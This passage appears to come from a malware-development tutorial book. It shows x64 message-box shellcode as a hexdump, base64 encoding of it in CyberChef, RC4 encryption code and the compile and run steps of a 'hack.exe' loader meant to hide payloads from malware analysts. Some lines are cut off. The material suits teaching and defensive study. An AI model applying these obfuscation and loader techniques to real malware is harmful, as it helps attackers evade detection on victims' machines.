System Boot Time:          12/6/2023, 9:00:31 PM
```


Figure 10.10 – Running hack2.exe on a Windows machine

With that, our logic has been executed! Excellent!

Practical example (RC4 and Base64 combination)

This algorithm can also be used to hide payloads and dynamically decode them – one of the popular techniques that I wrote about in previous chapters. For example, we can encrypt the payload with RC4, combine encoding with **Base64**, and then do the *reverse* operation to run the shell code. You can find these and other examples in this book's GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter10/05-base64-rc4.

In this case, for our practical example, I **base64**-encoded our message box payload:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/05-base64-rc4]
└─$ hexdump -e '16/1 "%02x " "\n"' hello.bin
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52
18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a
4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1
c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0
74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75
f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c
49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7
c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 0c 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5
48 31 c9 41 ba f0 b5 a2 56 ff d5 48 65 6c 6c 6f
2c 20 50 61 63 6b 74 21 00 3d 5e 2e 2e 5e 3d 00

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Deve
ter10/05-base64-rc4]
```

From Hex
Delimiter: Auto
To Base64
Alphabet: A-Za-z0-9+/=

```
Input   start: 863  length: 863
        end: 863    lines: 18
        length: 0
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75
f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c
49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7
c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 0c 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5
48 31 c9 41 ba f0 b5 a2 56 ff d5 48 65 6c 6c 6f
2c 20 50 61 63 6b 74 21 00 3d 5e 2e 2e 5e 3d 00

Output  time: 3ms
        length: 384
        lines: 1
/EiB5PD
////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7d
KSk0xyUgxwKw8YXwCLCBBwckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4C
IAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI
/8k+QYs0iEgB1k0xyUgxwKxBwckNQQHBOOB18T5MA0wkCEU50XXWWD5E
i0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB0EFYQVheWVpBWEFZQVpI
g+wgQVL/4FhBWVo+SIsS6Un
///9dScfBAAAAAD5IjZX+AAAAPkyNhQwBAABIMclBukWDVgf
/1UgxyUG68LWiVv/VSGVsbG8sIFBhY2t0IQA9Xi4uXj0A
```

Figure 10.11 – Encoding the payload with base64 (CyberChef)

As you can see, for this logic, I used CyberChef (https://cyberchef.io).

Now, we can encrypt our payload using the RC4 algorithm:

```
unsigned char* plaintext = (unsigned char*)"<our base64 string: /EiB5PD//...>]";
unsigned char* key = (unsigned char*)"key";
```


```
  unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) * strlen((const char*)pl
  RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const char*)plaintext));
```

In our malware for running the payload, we use the reverse process: first, we use RC4 decryption, then **`base64`** encoding. For **`base64`** decoding, I used the Win32 crypto API.

Compile it by running the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, I received the following output:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/05-base64-rc4]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/05-base64-rc4]
└─$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 103936 Apr 17 19:54 hack.exe
```

Figure 10.12 – Compiling hack.c PoC (RC4 and base64)

Now, run this on our victim's machine – that is, Windows 10 x64 v1903:

```
> .\hack.exe
```

Here's the output:



```
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter10\05-base64-rc4\
PS Z:\packtpub\chapter10\05-base64-rc4> .\hack.exe
```

Figure 10.13 – Running hack.exe on Windows 10 x64 v1903

Everything's working perfectly! Note that in this case, we used the message box payload from previous chapters for demonstration purposes.

As you can see, simple algorithms can be implemented using the Windows API, but also without WinAPI, directly.

Summary

In this chapter, we delved into the fundamentals of Caesar's simple permutation ciphers, exploring the practical applications of ROT13 and ROT47 in the development of malware. This chapter provided insightful examples, demonstrating how these basic ciphers can be employed to obfuscate malicious code.

Transitioning to a more advanced encryption technique, we learned about **`Base64`** and explored its role in concealing suspicious strings from the scrutiny of malware analysts. Finally, we took a closer look at this book's GitHub repository, where you can find additional examples showcasing the use of **`Base64`**, such as encrypting payloads (such as RC4) and encoding them with **`Base64`**.

In the next few chapters, we'll cover more sophisticated algorithms and real-world malware examples to deepen your understanding of their application in cyberattacks.